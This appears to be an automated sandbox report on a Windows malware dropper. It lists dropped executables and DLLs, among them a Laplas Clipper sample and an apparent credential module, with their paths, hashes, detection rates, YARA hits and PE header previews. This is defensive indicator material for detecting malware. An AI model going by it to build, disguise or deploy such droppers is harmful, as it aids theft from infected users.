| MD5:                                                                                                                                                                                                        | 2239A58CC93FD94DC2806CE7F6AF0A0B                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:                                                                                                                                                                                                       | F09EB7D69BC7440D3D45E14267236A78AC789FCB                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:                                                                                                                                                                                                    | 682ABD62B6E3C0E8CA57F079CD96F2D3848752EAF7002BDF57BFB512BD242811                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:                                                                                                                                                                                                    | F77C16626A0E17FF79B95F9FDED6A365F913896C89BAF76D16BCC8706F3AD10A9476C7CBD3F235250B936171C6E958E145C402952506DC0E434A4F911C99FE0                                                                                                                                                                                                                                                                                                                                      |
| Malicious:                                                                                                                                                                                                  | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Antivirus:                                                                                                                                                                                                  | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 35%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                                                                                                                                    | MZ.....@.....!.!.!This program cannot be run in DOS mode....\$.....XH..6..6..5..6..3.a.6...2..6.(.2..6.(.5..6.(.3..6..7..6..7\.6.f.<br>?..6.f....6.f.4..6.Rich..6.....PE..L....6.c.....r.....FU.....@.....~.v..@.....p.....`..c.....u.....P.....0E..p.....<br>A..@.....A.h.....IB@dOih.....`Fh?]G[OJL.....@..@qNR5;WbSLD.....@..z?fd8ijJh.=.....`CV?7x<br>>JO....A.....@..EvjKc_Ml.wo..A.xo.....`dT<:EHzj...P.....o.....@..@]topACL'c...`..\\.....@..@.....<br>..... |

| C:\Users\user\1000018002\avicapn32.exe   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                                                                                                       | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                                                                                                                                                     | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                                                                                                                                                      | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                                                                                                                                                  | 12684504                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit):                                                                                                                                                                                                | 7.510645764082388                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                                                                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDeep:                                                                                                                                                                                                        | 196608:dwT9pluAU3qr4DZDZWVmwlHEQWiXkOSsCYSwD8Qtwi85IW:wv6YDWHVm3HznXk+C12t45IW                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                                                                                                                                                                                           | 0F6EF96C5E687631EF27F1DCD1AFE7B4                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                                                                                                                                          | EA8AEEE11C243E3EACFA6753F708C20CBBA39AAC                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                                                                                                                                       | 38381A42975028B181430A80D6009988D00CFA42493D3EFBBFB72D3ABE97648                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                                                                                                                                                                                       | 3AE1986071AFFFBED1978BE560D5159F563D699BE798E6AB6DC616A82104467B79EC872C891E11615D3793348730F311BCE3A63F1CE289BB8D7C73399C26C5C                                                                                                                                                                                                                                                                                                                                 |
| Malicious:                                                                                                                                                                                                     | true                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Yara Hits:                                                                                                                                                                                                     | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_LaplasClipper, Description: Yara detected Laplas Clipper, Source: C:\Users\user\1000018002\avicapn32.exe, Author: Joe Security</li> </ul>                                                                                                                                                                                                                                                              |
| Antivirus:                                                                                                                                                                                                     | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 15%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                                                                                                       | MZ.....@.....!.!.!This program cannot be run in DOS mode....\$.....PE..L.....#.....T.....`C..@.....<br>..@.....d....p....a.....V.....\$.....8.....text..e.#.....#.....`..rdata..P....\$.R....#.....@..@.data<br>....B....C..L..FC.....@..idata.....I.....F.....@....n3DK0...m....l..n..F.....@..@.symtab....0K.....H.....@.n3DK1...8B..@K..B..H.....`..n3DK<br>2.....@.....@..n3DK3..E4....F4..F.....`..reloc..\$.....@..@.rsrc..a..p..b.....@..@.....<br>..... |

| C:\Users\user\1000019012\syncfiles.dll   |                                                                                                                                  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                                                                                                       | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                           |
| File Type:                                                                                                                                                                                                     | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                          |
| Category:                                                                                                                                                                                                      | dropped                                                                                                                          |
| Size (bytes):                                                                                                                                                                                                  | 7566544                                                                                                                          |
| Entropy (8bit):                                                                                                                                                                                                | 7.976819466268135                                                                                                                |
| Encrypted:                                                                                                                                                                                                     | false                                                                                                                            |
| SSDeep:                                                                                                                                                                                                        | 196608:l3ksPqmzcl+LG314Hujb7KgkYCbGNBmHTER:iUON+2HBb8                                                                            |
| MD5:                                                                                                                                                                                                           | 0D079A931E42F554016DB36476E55BA7                                                                                                 |
| SHA1:                                                                                                                                                                                                          | D5F1AB52221019C746F1CC59A45CE18D0B817496                                                                                         |
| SHA-256:                                                                                                                                                                                                       | EAD2C5AAF92FE07DB45B99587F586C7A45F92C67220CD8113A5D2E7BCB320798                                                                 |
| SHA-512:                                                                                                                                                                                                       | 1496F1296DF89E1DA8780F175631E2551300A99E6C7EA43D2750653FDF6E7ED096FDEDD9F0D23B94190ECF418DA09CF9C9B6CAEE5821BA1C457F0294063BBC:E |

|            |                                                                                                                                                                                                                                                                                                                                                                |
|------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Malicious: | <b>true</b>                                                                                                                                                                                                                                                                                                                                                    |
| Antivirus: | <ul style="list-style-type: none"> <li>• Antivirus: ReversingLabs, Detection: 23%</li> </ul>                                                                                                                                                                                                                                                                   |
| Preview:   | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L..8.ob.....!...."....@.....=XT.....@.....<br>.....Ft...../.E..<.f.....^s.....0C.x.....*>%1sXO!.!.`7rP!Ni;E....@.....<br>..@..@bkE<E2?8P....P.....@..8*7 Joyqd.B. `.....`0Ys"rSd....0C.....@...nUPwRZIK.Es..@C..Fs.....`\$u!6XeN&....Ps.....<br>..@..@K)tLNvc.....Vs.....@..@.....<br>..... |

| <b>C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\library[1].bin</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                  | C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:                                                                                | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                                                                                 | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                             | 278528                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Entropy (8bit):                                                                           | 6.627837746051646                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Encrypted:                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SSDeep:                                                                                   | 6144:Vi/iVF4UXV8iHHsOa2TVYZksfrJAUFYF7jzDquQ7OXmmMGQBpaSbics154GgLPEr:U/iVF4UXV8iHHsOa2RYZksfrJAUFQF7jb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                                      | 85FD3919C3113C160EA76DBFCDB69E26                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA1:                                                                                     | 5189553FA48EDD0CCCD31169F11091FE48D28D42                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                                  | C7A90D3A3EE42F62540F02E6CAD282F8262D55BADA6D7977DFACD038408AB484                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                  | D837D0B8DBCABBB05891A84356EF52936756B2E1CAAD065B37981C16467158DCBD586F8C07821ADD047AAAA656C0E8264C71429F046EA4924A37CEEA913954 E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Malicious:                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara Hits:                                                                                | <ul style="list-style-type: none"> <li>• Rule: SUSP_Two_Byte_XOR_PE_And_MZ, Description: Look for 2 byte xor of a PE starting at offset 0, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\library[1].bin, Author: Wesley Shields &lt;wxss@atarininja.org&gt;</li> <li>• Rule: SUSP_Four_Byte_XOR_PE_And_MZ, Description: Look for 4 byte xor of a PE starting at offset 0, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\library[1].bin, Author: Wesley Shields &lt;wxss@atarininja.org&gt;</li> <li>• Rule: SUSP_XORed_MSOS_Stub_Message, Description: Detects suspicious XORed MSOS stub message, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\library[1].bin, Author: Florian Roth</li> </ul> |
| Preview:                                                                                  | .....d.j..f.....A.L.....>.....6.....J.....".....<br>.....j.....^..b.....~.....B.....].....W..]2U..W.^U..W.ZU<br>.....(0.W...q?]..J..^? V.P)&..B...V.Q..V.p.=U.VW![!!!....^Z....7....U[!!!....]Z....7....U[!!!....U[!!!....I[Z....7....U[!!!....s.YY.Zu...7....U[!!!....B..R.Z....7....U[!!!....P.Z....7....U[!!!....RN.Z<br>P....7....U[!!!....O.Z....7....U[!!!....L.Z....7....U[!!!....[&L.Z....7....U[!!!....M.Z....7....U[!!!....K.Z....7....U[!!!....D"]K.ZH....7....U[!!!....dD.ZA....7....U[!!!....d.E.Z#....7....U[!!!....C..~Z....7....U[!!!....cz.Z....7....U[!!!....az.Z....7....U[!!!....z.Z                                                                                                                                                                                   |

| <b>C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\syncfiles[1].dll</b> ✓ ⚠ |                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                        | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                         |
| File Type:                                                                                      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                        |
| Category:                                                                                       | dropped                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                                                                   | 7566544                                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit):                                                                                 | 7.976819466268135                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:                                                                                      | false                                                                                                                                                                                                                                                                                                                                                          |
| SSDeep:                                                                                         | 196608:3ksPqmzcl+LG314Hujb7KgkYCbGNBmHTER:IUON+2HBb8                                                                                                                                                                                                                                                                                                           |
| MD5:                                                                                            | 0D079A931E42F554016DB36476E55BA7                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                                                                           | D5F1AB52221019C746F1CC59A45CE18D0B817496                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                                                                        | EAD2C5AAF92FE07DB45B99587F586C7A45F92C67220CD8113A5D2E7BCB320798                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                                                        | 1496F1296DF89E1DA8780F175631E2551300A99E6C7EA43D2750653FDF6E7ED096FDEDD9F0D23B94190ECF418DA09CF9C9B6CAEE5821BA1C457F0294063BBC E                                                                                                                                                                                                                               |
| Malicious:                                                                                      | <b>true</b>                                                                                                                                                                                                                                                                                                                                                    |
| Antivirus:                                                                                      | <ul style="list-style-type: none"> <li>• Antivirus: ReversingLabs, Detection: 23%</li> </ul>                                                                                                                                                                                                                                                                   |
| Preview:                                                                                        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L..8.ob.....!...."....@.....=XT.....@.....<br>.....Ft...../.E..<.f.....^s.....0C.x.....*>%1sXO!.!.`7rP!Ni;E....@.....<br>..@..@bkE<E2?8P....P.....@..8*7 Joyqd.B. `.....`0Ys"rSd....0C.....@...nUPwRZIK.Es..@C..Fs.....`\$u!6XeN&....Ps.....<br>..@..@K)tLNvc.....Vs.....@..@.....<br>..... |

| <b>C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\avicapn32[1].exe</b> ✓ ⚠ |                                                                                 |
|-------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|
| Process:                                                                                        | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                          |
| File Type:                                                                                      | PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows    |
| Category:                                                                                       | dropped                                                                         |
| Size (bytes):                                                                                   | 12684504                                                                        |
| Entropy (8bit):                                                                                 | 7.510645764082388                                                               |
| Encrypted:                                                                                      | false                                                                           |
| SSDeep:                                                                                         | 196608:dwT9pluAU3qr4DZDZWHvmwiHEQWiXkOSsCYSwD8Qtwi85IW:wv6YDWHVm3HznXk+C12t45IW |
| MD5:                                                                                            | 0F6EF96C5E687631EF27F1DCD1AFE7B4                                                |
| SHA1:                                                                                           | EA8AEEE11C243E3EACFA6753F708C20CBBA39AAC                                        |

|            |                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:   | 38381A42975028B181430A80D6009988D0D0CFA42493D3EFBBFB72D3ABE97648                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:   | 3AE1986071AFFFBED1978BE560D5159F563D699BE798E6AB6DC616A82104467B79EC872C891E11615D3793348730F311BCE3A63F1CE289BB8D7C73399C26C5C                                                                                                                                                                                                                                                                                                     |
| Malicious: | true                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Yara Hits: | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_LaplasClipper, Description: Yara detected Laplas Clipper, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\avicapn32[1].exe, Author: Joe Security</li> </ul>                                                                                                                                                                                    |
| Antivirus: | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 15%</li> </ul>                                                                                                                                                                                                                                                                                                                                          |
| Preview:   | MZ.....@.....!L!This program cannot be run in DOS mode...\$.PE.L.....#.....T.....`C..@.....<br>..@.....d..p..a.....v.....\$.....8.....text.e.#.....#.....`rdata.P.\$..R....#.....@..@.data<br>....B..`C..L..FC.....@..idata.....l..F.....@...n3DK0..m...l..n..F.....@..@.symtab.....0K.....H.....@..n3DK1..8B..@K..B..H.....`..h3DK<br>2.....@.....@..n3DK3..E4..F4..F.....`..reloc.\$.....@..@.rsrc....a..p..b.....@..@..<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\umciavi32[1].exe |                                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                             | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                              |
| File Type:                                                                           | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                   |
| Category:                                                                            | dropped                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                                        | 1678464                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                                                                      | 7.9507150099938295                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                                                                           | false                                                                                                                                                                                                                                                                                                                                                                               |
| SSDeep:                                                                              | 49152:20ldRpIqlKbA+iRYknKnO3YnQl/vKXBs:2+RpaIKbdNkKnO3YnQl/vms                                                                                                                                                                                                                                                                                                                      |
| MD5:                                                                                 | B66347E9A4018F257A6BF1941B4A5D60                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                | 0F4A358AD14E441F74C634054D798E6BE2DA476D                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                             | D74BF0394DE0AD2ADCFD7ECC96711BAC682F3749F8953701EEFC596B8C11DD36                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                             | EAB7414A3D2ED2AAB80EB4452E8B30B6E7481E7CB48DB986450196EA8695008F7B26D3EE423934A0D6B30650CCD3E50B64CC979723D9DF2DF31052875C0465                                                                                                                                                                                                                                                      |
| Malicious:                                                                           | true                                                                                                                                                                                                                                                                                                                                                                                |
| Yara Hits:                                                                           | <ul style="list-style-type: none"><li>Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\umciavi32[1].exe, Author: Joe Security</li></ul>                                                                                                               |
| Preview:                                                                             | MZP.....@.....I.L.I..This program must be run under Win32..\$7.....NSBGANBRBZHTLGXNSXICJRIHFRNKTLYIZVLK<br>QZWZIPOYNKNILJIIOPVNXKJVPH.....Xy.PE.L.....^B*.....x.....@.....`.....@.....0.....<br>.....Xy.(#.....#.....CODE.....w.....x.....DATA..... .....@..BSS....E.....idata<br>.....@...tls.....rdata.....@.P.reloc.#.....\$.@..P.rsrc.....0.....@.P.....P.....@.P.....<br>..... |

|                                                                                      |                                                          |
|--------------------------------------------------------------------------------------|----------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\umciavi64[1].exe |                                                          |
| Process:                                                                             | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe   |
| File Type:                                                                           | PE32 executable (GUI) Intel 80386, for MS Windows        |
| Category:                                                                            | dropped                                                  |
| Size (bytes):                                                                        | 1904064                                                  |
| Entropy (8bit):                                                                      | 7.95728490896586                                         |
| Encrypted:                                                                           | false                                                    |
| SSDEEP:                                                                              | 49152:QAWal3cWyl5rfPJLPNm5qzBF07TW+BgSM:13cWjHJjNKqwTWQQ |
| MD5:                                                                                 | 8F727EA574C46E3FD8901335A6548285                         |
| SHA1:                                                                                | 185DCF54761BA6FBAA7FE4BFFA32F564C9142968D                |

|            |                                                                                                                                                                                                                                                                                                                                                                            |
|------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:   | D57F75CF079C4EC8C81E51751B3332EF5CE7DC8EBA41B9A5B17DBB4277C20E5C                                                                                                                                                                                                                                                                                                           |
| SHA-512:   | B56E01FD3A41408F3655106FBD04F7418D5E13112677B9A36EE4B71B03C23DC7197CF76477DEA3601EFEE8AC46CA6279F02205D1836450C301217B99DD6E2043                                                                                                                                                                                                                                           |
| Malicious: | true                                                                                                                                                                                                                                                                                                                                                                       |
| Antivirus: | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 18%</li> </ul>                                                                                                                                                                                                                             |
| Preview:   | MZ.....@.....!L.!This program cannot be run in DOS mode....\$.....#c.xg..+g..+g..+yP.+~..+yP.+v..+yP.++..+@..+`..+g..+9..+yP.+e..+yP.+f..+g..+`..+yP.+f..+Richg..+.....PE.L..EA.c.....2.....@.....>.....5D...@.....P.....`.....0>...p.....8...@.....4.....text..1.....`.....rdata.....@..@.data..U!.....@..@.rsrc.....`.....@..@.r.....eloc...@..0>..B.....@..B.....`..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I20L4\Emit64[1].exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-----------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                          | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:                                                                        | PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:                                                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                     | 10420736                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                   | 7.967761917775609                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Encrypted:                                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SSDeep:                                                                           | 196608:Y6khIBSOjchMrfm+kXHqxafG8Sc+5jECye/4MqG2naCGI/:Y6khXw8yf9kXEaOG+4Cf4MqG2naJl                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                                              | 7A5155B804E592D83F8319CBDB27E164                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA1:                                                                             | DA63718377B9086EF7F6DB6B8B88E45062F31749                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                          | 5EB7B2FD13264F066B10946539EFF6BE750647DE246CF791E57CA4C17B0B9C31                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                          | 3DBD6745D7B64EF2260E14DF08C6AA36EE7E34B218DC11C83F5FBBCAA934CF1385E79D208E061B9055C389CD5259AE2081B8DEA47FAC38844A2043B9A361D036                                                                                                                                                                                                                                                                                                                                           |
| Malicious:                                                                        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Antivirus:                                                                        | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 27%</li> </ul>                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                                          | MZ.....@.....hr.....!L.!This program cannot be run in DOS mode....\$.....PE..d...E.c.....&.....;.....j.....@.....93..x...p..1...9.....`.....}.....pv.....87'qGv;7.....`.....^NsFAbb[.M.....@...4.ps1S["....P;.....@..@!D/X#1..p;.....@..@AyXB94]x.....;.....@..@n9Mms2uS8.....;.....7u=J29J1.....;.....@...*<5LK<h'h;.....@..Ug\$Va'z;.....;.....@..dA:<*dF(..:.....`.....r,Hi]nHV@....pv.....@..m\$m2M1,9,...V.....`.....ho?%]P5WI.....`.....@..@INMkoK?T]...p.....@..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I20L4\cred64[1].dll |                                                                                                                                                                                                                                                                                                                                           |
|-----------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                          | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                    |
| File Type:                                                                        | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                   |
| Category:                                                                         | dropped                                                                                                                                                                                                                                                                                                                                   |
| Size (bytes):                                                                     | 7705824                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                   | 7.9708080300718365                                                                                                                                                                                                                                                                                                                        |
| Encrypted:                                                                        | false                                                                                                                                                                                                                                                                                                                                     |
| SSDeep:                                                                           | 196608:ZQoqS56OZEssxpKllue41Cf7sgZz6kmAZQ/9RWB0:dMOevKiB1CfQgplmz/9a0                                                                                                                                                                                                                                                                     |
| MD5:                                                                              | 2B62E02B3581980EE5A1DDA42FA4F3FE                                                                                                                                                                                                                                                                                                          |
| SHA1:                                                                             | 5C36BFA4A4973E8F694D5C077E731B1C991AEDF                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                          | 8C46C2AF1CB25BFA8FBBF9D683D72D30DDB2E5D0ECC6BBA997B24714CF2B8C91                                                                                                                                                                                                                                                                          |
| SHA-512:                                                                          | 255E1B1D51D52872C5E0C54F7807ADC3581D36B3DFB8220C818AC38AC7FCEA91DD42999EE6CCA EF3B9836CD59FCFE19C2669A5B697D627DE4C1D9B8BA5631B3D                                                                                                                                                                                                         |
| Malicious:                                                                        | true                                                                                                                                                                                                                                                                                                                                      |
| Antivirus:                                                                        | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 12%</li> </ul>                                                                                                                                                                                                                                                |
| Preview:                                                                          | MZP.....@.....!L.!This program must be run under Win32..\$7.....PE..L....^B*.....X.....@.....*..u.....O..X>..@.....~U.....F.....f5g\gWe7.....`.....zDthL)"@.....@...nb"!m#Y.....\$+<%+dU&.....@..Z-).j99tO.....@..P8"ikKHD[b.C.....`.....k&l<0?<6.....F.....@...n[uZh3ex.lu...F..nu.....`.....Uh%r6!H.....xu.....@..P.....@.....@..P..... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I20L4\minor[2].bin |                                                                     |
|----------------------------------------------------------------------------------|---------------------------------------------------------------------|
| Process:                                                                         | C:\Users\user\AppData\Roaming\1000020000\umcavi64.exe               |
| File Type:                                                                       | data                                                                |
| Category:                                                                        | dropped                                                             |
| Size (bytes):                                                                    | 390144                                                              |
| Entropy (8bit):                                                                  | 7.251656172909331                                                   |
| Encrypted:                                                                       | false                                                               |
| SSDeep:                                                                          | 6144:TyJP9b+SBjVE9SwQujS2OFhXawQZQbfVYCPmD:TyJP9bFBjVyl5VOFhXCQbfvS |
| MD5:                                                                             | BB060F913C31077DB53E3BA747DF6D02                                    |
| SHA1:                                                                            | C0184DED5B81927218123F4C0E41FABAA090106                             |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\nppshell[1].exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                            | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                                                          | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Category:                                                                           | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):                                                                       | 7732440                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                                     | 7.8779499305543865                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:                                                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDeep:                                                                             | 196608:U+rNR2F7EU+iE09OKsRk3PdM+i+8IHFL9AYS:/RWEU+1OP6+X+oYS                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                | 2239A58CC93FD94DC2806CE7F6AF0A0B                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:                                                                               | F09EB7D69BC7440D3D45E14267236A78AC789FCB                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:                                                                            | 682ABD62B6E3C0E8CA57F079CD96F2D3848752EAFF7002BDF57BFB512BD242811                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                                                            | F77C16626A0E17FF79B959FDED6A365F913896C89BAF76D16BCC8706F3AD10A9476C7CBD3F235250B936171C6E958E145C402952506DC0E434A4F911C99FE0                                                                                                                                                                                                                                                                                                                                     |
| Malicious:                                                                          | true                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Antivirus:                                                                          | <ul style="list-style-type: none"><li>Antivirus: ReversingLabs, Detection: 35%</li></ul>                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                            | MZ.....@.....I..L.IThis program cannot be run in DOS mode....\$.....XH..6..6..5..6..3.a.6..2..6.(.2..6.(.5..6.(.3..6..7..6..7.).6.f.<br>?..6.f....6.f.4...6.Rich..6.....PE..L...6.c.....r.....FU.....@.....~.v..@.....p.....`c.....u.....P.....0E.p.....<br>A..@.....A.h.....IB@dO\ih.....Fh?]G!OJL.....@..@qNR5WbSLD.....@..@?fd8ijh.=.....CV?7x<br>>JO..A.....@...EVjKc_Ml.wo...A.xo.....dT<:EHzj....P.....o.....@..@]topACL`c...`..\\..o.....@..@.....<br>..... |

